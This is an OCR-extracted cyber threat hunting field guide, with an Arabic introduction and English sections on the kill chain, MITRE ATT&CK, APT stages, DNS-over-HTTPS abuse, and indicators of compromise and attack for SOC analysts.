Be Proactive

CYBER THREAT HUNTING

FIELD GUIDE

Collected and edited by: IBRAHIM AL-RUMAYAN

@Ibraheem_111

6/Feb/2021

You Can't Protect What You Can't See

The threat hunting team needs to understand adversary behaviors to search out new threats.

السلام عليكم ورحمة الله وبركاته

أرحب بكم جميعاً ، اخترت لكم موضوع ذو أهمية عن اصطياد التهديدات السيبرانية، وكما نعلم بأن العمل في مجال الأمن السيبراني يتطلب خبرة سنوات عملية، والتعامل مع مختلف الأنظمة الأمنية في مجال عملك ابتداء مثلاً من وظيفة (SOC Analyst) أوعملك في قسم GRC أو بتأمين الشبكة ومعلوماتها سواء كانت:

on premise/ cloud /mobile ...etc.

"كلما كان أساسك قوياً في مجال الشبكات وأنظمة التشغيل ولديك فهم عميق لعمليات النظام ومعرفة أنواع الاختراقات علمياً وعملياً والتعامل مع الأنظمة الأمنية EDR/NTD/NDR/SIEM وتحليل Malwares زادت الفرصة لكشف التهديدات على الشبكة"

اصطياد التهديدات **لايعتمد** فقط على !!!ALERT و IoC's بل أيضاً على الخطوات الاستباقية كالفرضيات ، إذاً يجب على المراقب والمحلل في قسم SOC معرفة أشهر الجوانب مثل: DNS data exfiltration, C&C, reverse shell , Process injection, Fileless Attack

ويجب على كل بيئة عمل الأخذ بعين الاعتبار لتوفير {Visibility + أنظمة أمنية + فريق احترافي} وتدريب المختصين لتحقيق الخطوات الاستباقية.

الهدف منها: ادراك حساسية وخطورة الهجمات لذا يتطلب كشفها والاستجابة السريعة للحد من انتشار الهجمات السيبرانية في المنظمة لمنع تسريب بياناتها أو تعطيل خدماتها .

أتمنى لكم قراءة ممتعة ،،،

أخوكم/ ابراهيم الرميان

14-09-1442

الفئة المستهدفة المختصين في مجال الأمن السيبراني، الاستجابة للحوادث والتحقيق، الأنظمة الأمنية.

Contents

جميع المواضيع باللغة الانجليزية من مواقع مختصه،بحثت كثيرًا واخترت لكم أفضلها مع ذكر بعض المصادر
قمت بترتيبها لنشر الفائدة - اجتهاد شخصي
متمنياً بأن تضيف لكم معلومات قيمة

What is threat?

According to ISO 27005, a threat is defined as a potential cause of an incident that may cause harm to systems and organization. Software attacks, theft of intellectual property, identity theft, sabotage, and information extortion are examples of information security threats. As a result, most of the organization chose active threat hunting practice to defend their organization from the network's unknown threat

What is threat hunting?

Threat hunting is looking for indications of malicious activities that aren't being detected by static detection.

Why threat hunt?

There are numerous benefits to threat hunting by taking the **proactive** approach to look and seek out your threats. Threat hunting enriches SIEM alarming, new correlations can be created from the findings of the hunt. Underlying performance issues can also be discovered from threat hunting process. When threat hunting has been applied in your network it allows for new emerging threats to be thwarted quickly, whether it is an insider or outsider threat.

What is a cyber-attack?


A cyber-attack is an offensive and unethical attempt launched from one or more computers that target networks or personal devices to expose, alter, disable, or steal an organization's assets.

Threat hunting is the process of seeking out and containing malware within a given environment. A 2018 SANS paper defined threat hunting as "the formal practice of threat hunting which seeks to uncover the presence of attacker tactics, techniques, and procedures (TTP) within an environment not already discovered by existing detection technologies."


Threat hunters take a proactive position against malware by investigating suspicious behavior that triggers a sign of malicious activity. To be effective, threat hunters must have complete visibility and context into all objects, including files, code, photos, videos, embedded scripts and other types of objects entering the organization.

Proactive Threat Hunting

Where to Hunt




Red Team VS Blue Team




Ref:


https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700

The cyber kill chain - Developed by Lockheed Martin



Examples:





Patient Zero

"The term has found its way into the IT security lexicon where its corollary is the *first* individual to be infected by a new malware strain, or the first victim in a phishing campaign."

How Advanced Persistent Threats (APTs) Work

The figure below illustrates a typical APT attack scenario:

1. The hacker sets up a command-and-control (C&C) botnet to find vulnerabilities and take advantage of them.
2. APT entry points are usually internal hosts or the desktop systems of key users and corporate executives. Gaining entry is usually accomplished by an employee opening an email attachment, visiting an infected website, installing an infected USB stick, or clicking a link in an instant messaging application.
3. A loader file is downloaded and hidden, after which other malware such as key loggers, rootkits, and Trojans are installed. The infected system then connects to the remote C&C server and begins to send back data. For example, the malware may copy, compress, encrypt, and send all files with a certain file extension.
4. The malware from one machine spreads throughout the environment by taking advantage of unpatched vulnerabilities and stolen credentials.
5. The APT "camps out" for long-term data exfiltration by becoming dormant and reawakening on a set schedule to send more data to the C&C server.

APT Detection Framework

Ref: https://nigesecurityguy.wordpress.com/2014/01/03/apt-detection-framework-part-2/


General Descriptions	Attack Methods	Attack Features	Detection Locations	Detection Methods	Analysis Methods	Business Aspects
1. External Recon	Obtain information about structure of network, services and people.	Port scans and automatic browsing of websites and accessible services. Connections from unlikely network sources.	DMZ and network border from both the Internet but also consider 3rd party DMZ, Remote access, Mobility	Firewall logs and web server logs can be used to detect reconnaissance activities.	Anomaly detection, pattern recognition, correlation techniques	This phase is too general but activity which is detected can be used as motivator for added security measures or awareness.
2. Exploitation	Gain a foothold in the target network. Range from technical oriented methods to social engineering.	Social engineering with phishing mails, malicious websites. Vulnerabilities or configuration defaults are used to gain access.	Network border, internal workstations, (Web)servers.	Virus scanners, firewalls and (mail)proxies can be used to detect attacks in this phase.	Anomaly detection, pattern recognition, correlation techniques.	Can lead to a high impact when exploited or when the breach is made public. Possible privacy issues when network is monitored.
3. Internal Recon	Gain inside info of target network. (Malware using OS services/tools to find addresses/ports.)	Analysis of network traffic through system tools or through computer usage analysis.	All network zones	Network traffic sensors, firewalls, HIDS's, EPP and access logs.	Anomaly detection, pattern recognition, correlation techniques	Escalation of previous phase resulting in a higher likelihood of an incident in phase 6. Possible privacy issues.
4. Expand Access	Privilege escalation on systems, access to more systems in the network and access to more network segments.	Password sniffing, exploit vulnerabilities, privilege escalation. Obtain access to other systems.	All network zones. Compromised workstations and servers.	EPP, HIDS, NIDS	Anomaly detection, pattern recognition, correlation techniques	Escalation of previous phase resulting in a higher likelihood of an incident in phase 6. Possible privacy issues.
5. Gathering Data	Methods aimed at locating information, targets and services of interest	Network browsing and accessing locations uncommon for the used identities. Incorrect program signatures.	All network zones. Compromised workstations and servers.	EPP, HIDS, NIDS	Anomaly detection, pattern recognition, correlation techniques	Escalation of previous phase resulting in a higher likelihood of an incident in phase 6. Possible privacy issues.
6. Data Exfiltration	Extract information from the network. Generally malware that posts to servers within a botnet.	Network traffic to and from unlikely internet segments using unlikely protocols (e.g., ICMP).	All network zones. Compromised workstations and servers.	DLP, EPP, HIDS, NIDS Inspect outbound traffic.	Anomaly detection, pattern recognition, correlation techniques	Worst case scenario in which corporate or national secrets are stolen or where services are seriously disrupted.
7. Command & Control	Control the methods used in phases 2 through 6. Generally Command and Control networks for botnets.	Network traffic to and from unlikely internet segments.	All network zones.	Firewalls, traffic sensors, proxy servers. Inspect outbound traffic.	Anomaly detection, pattern recognition, correlation techniques	Traffic is vital to detect, especially when there is no detection on clients. Indication on the scale of an attack.
8. Erasing Tracks	Methods of obscuring attacks. (Altering log records, changing file dates, obscuring activities by decoys.)	Overly large amount of "bad" traffic or other known means of obfuscating traffic and activities.	Compromised workstations and servers.	Virus/malware scanners, Firewalls, traffic sensors.	Anomaly detection, pattern recognition, correlation techniques	Forensic researchers need log data. Erasing information makes this much harder


CYBER KILL CHAIN vs. MITRE ATT&CK
CYBER KILL CHAIN
Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control
Actions on Objectives
MITRE ATT&CK
Initial Access
Execution
Persistence
Privilege Escalation
Defence Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
Impact

The Hunting Loop

Cyber threat hunting is a relatively new security approach for many organizations. Until recently, most security teams relied on traditional, reactive responses to alerts and notifications, typically only analyzing data sets after a breach had been discovered as a part of forensic investigations and mitigation efforts.

ref: https://medium.com/@sqrrldata/the-hunting-loop-10c7d451dec8



Some of you might be familiar with "The Pyramid of Pain", first introduced in 2013 by security professional David J Bianco when he was focused on incident response and threat hunting for the purpose of improving the applicability of attack indicators.

https://attackiq.com/2019/06/26/emulating-attacker-activities-and-the-pyramid-of-pain

What's Required to Start Threat Hunting?

Once an adversary is successful in evading detection and an attack has penetrated an organization's defenses, many organizations lack the advanced detection capabilities needed to stop the advanced persistent threats from remaining in the network. That's why threat hunting is an essential component of any defense strategy.

Ref: https://www.crowdstrike.com/cybersecurity-101/threat-hunting/

Attackers abuse Google DNS over HTTPS to download malware

- "DNS over HTTPS (DoH) is becoming more prevalent with the conversation of security versus privacy. It's not a technique specific to malware -- it has its own normal use case in the real world. It just so happens that since there are so many defensive protections on other communications and exfiltration techniques, DoH is becoming a more viable option for attackers."

- Godlua is malware that acts like a backdoor. It is used in DDoS attacks. Godlua exploits the DNS over HTTPS (DoH) protocol. It uses DoH requests to obtain a domain name text record, determine where the URL of the subsequent command and control (C2) server is stored, and where the malware is supposed to connect for further instructions. Godlua allows DNS requests to be sent via an encrypted connection rather than a classic cleartext UDP connection. By exploiting DNS over HTTPS Godlua secures the communication between botnets, Web Servers and the C2. (Source: Netlab – An Analysis of Godlua Backdoor, July 1, 2019)

Ref: https://www.bluevoyant.com/blog/new-dns-over-https-concern/

How DNS-over-HTTPS (DoH) has Changed the Threat Landscape for Company

Pros this protocol offers to organizations:

- Improving privacy and confidentiality by preventing data interception.
- Preventing Man-in-the-Middle (MitM) attacks.
- Enhancing security of information in transit.

Cons this protocol offers to organizations:

- Interfering with national surveillance laws in several countries.
- Potential information leakage when attempting to resolve internal DNS records.
- Losing visibility into DNS traffic.
- Losing control of DNS data.

Ref: https://quointelligence.eu/2021/02/dns-over-https-doh/

In fact, in July 2020 Researchers from Kaspersky reported on Iran-linked threat actor group *APT34* (also known as *OilRig*) evolving *tactics using DNS-over-HTTPS (DoH)* as a channel for data exfiltration through an open-source tool. The evolution was first discovered in May 2020, when the threat actor group used the publicly available tool DNSExfiltrator2 to move data laterally through the internal network and attempted to exfiltrate to an attacker-controlled system.


Indicators of Attack vs. Indicators of Compromise


What Are the IOCs?

Threat Intelligence feeds can aid in this phase by defining specific vulnerability identifying common **indicators of Compromise** (IOCs) and suggesting measures necessary to prevent threat or breach.

Some of the most common indicators of compromise include:

- A case would be when the intrusion that attacks an organizational host that established a connection with attackers such as IP addresses, URLs and Domain names
- An example will be a phishing campaign based on an unwilling user clicking on a connection or attachment and a harmful instruction being activated such as Email addresses, email subject, links and attachments.
- An instance would be an attempt by an external host that has already been detected for malicious behavior's such as Registry keys, filenames and file hashes and DLLs.






What to look for when hunting for IoA?

Actively seeking out potentially malicious behavior on a network and finding indicators of attack will provide for both the detection of security incidents as well as their containment as early in the attack lifecycle as possible. There are some key measures to take when hunting down IoA:

- Analyze firewall logs to determine the correct configuration, ensure that no unauthorized access is getting in, and confirm that the traffic allowed isn't showing signs of anomalous behavior
- Use an EDR solution to gain visibility and collect information about running processes, logins and communication channels to detect any abnormal behavior on endpoints
- Examine web server logs, which can help you uncover users trying to access directory files without proper authorization, and monitor access to any pages used to update content
- Review authentication server logs for insight into account activity, invalid account logins, and user activity during unusual hours; all to show whether an attacker has gained access and is trying to move laterally, escalating their privileges


Ref: https://securitytrails.com/blog/indicators-of-attack



What is Advanced Threat Hunting?

Threat hunting is a proactive approach to threat detection. It focuses on actively scouting for bad actors and malicious activity on a network – rather than waiting for an incident to happen. Symantec Incident Response uses tools similar to those used in an incident investigation, including its technology, intelligence, and professional expertise to hunt for threats on your network. Symantec's Advanced Threat Hunt service is an Incident Investigation without a known incident

Ref: https://docs.broadcom.com/docs/play-offense-advanced-threat-hunting-en




Gather relevant evidence on active threats

Strategic intelligence on a threat actor, source, and vector is critical to investigative efforts. SOC analysts must draw on different data sources – network, web, access, IDS – to build a book of evidence. This starts with adopting a solution that enables analysts to quickly access, correlate, and analyze real-time streaming and historical data at scale. Remember: Threats can stay dormant in an environment for months, even years, making historical analysis a stronghold for effective investigation.

Preparing for Cyber Threat Hunting


Think of cyber threat hunting as an additional layer that enhances your basic system protection solution. In order for it to be effective, the foundation must first be as airtight as possible. Your security setup should include a state-of-the-art firewall, anti-virus software, network capture, endpoint management and security information and event management (SIEM). Furthermore, you will need access to threat intelligence resources that will enable you to research IP addresses, new malware types and indicators of compromise (IoCs).

Next, you need to learn exactly what your goals are as an enterprise and what threats you want to find. Setting these prioritized intelligence requirements (PRIs) enables you to determine what is most important from an organizational standpoint so that you can make educated guesses about what specific threats might arise and how you might preemptively detect them.



Ref: https://blog.reversinglabs.com/definitions/threat-hunting


Why Fidelis Is a Leading Provider of Network Detection & Response




Ref: https://fidelissecurity.com/threatgeek/network-security/why-fidelis-is-a-leading-provider-of-network-detection-response/

What is Lateral Movement?

Lateral movement is when an attacker compromises or gains control of one asset within a network and then moves on from that device to others within the same network. Let me draw you a picture to help clarify what's going on here. In any network, you can represent the perimeter with a horizontal line. The top half represents what's outside the network, while what lies below the line represents what's inside. For an attacker to get inside the network, they must move vertically — that is, from outside to inside (sometimes called north-south traffic). But once they've established a foothold, they can then move laterally (or horizontally, sometimes called east-west traffic) within the network to reach their objective.






Hunting can involve both **machine-based and manual techniques**. Unlike other automated systems, such as SIEM, hunting involves human capabilities to hunt threats with more sophistication. However, automation (such as automated alerting) should still be one of the primary features of the hunt.

The difference between threat hunting and investigation

Threat hunting and threat investigation are two different functions within a SOC. Threat hunting is a proactive approach to identifying unknown threats, while threat investigation is a reactive approach to validating and understanding a known threat.

ATT&CK It is a framework of known adversary tactics, techniques and common knowledge (A. T. T. C. K.)

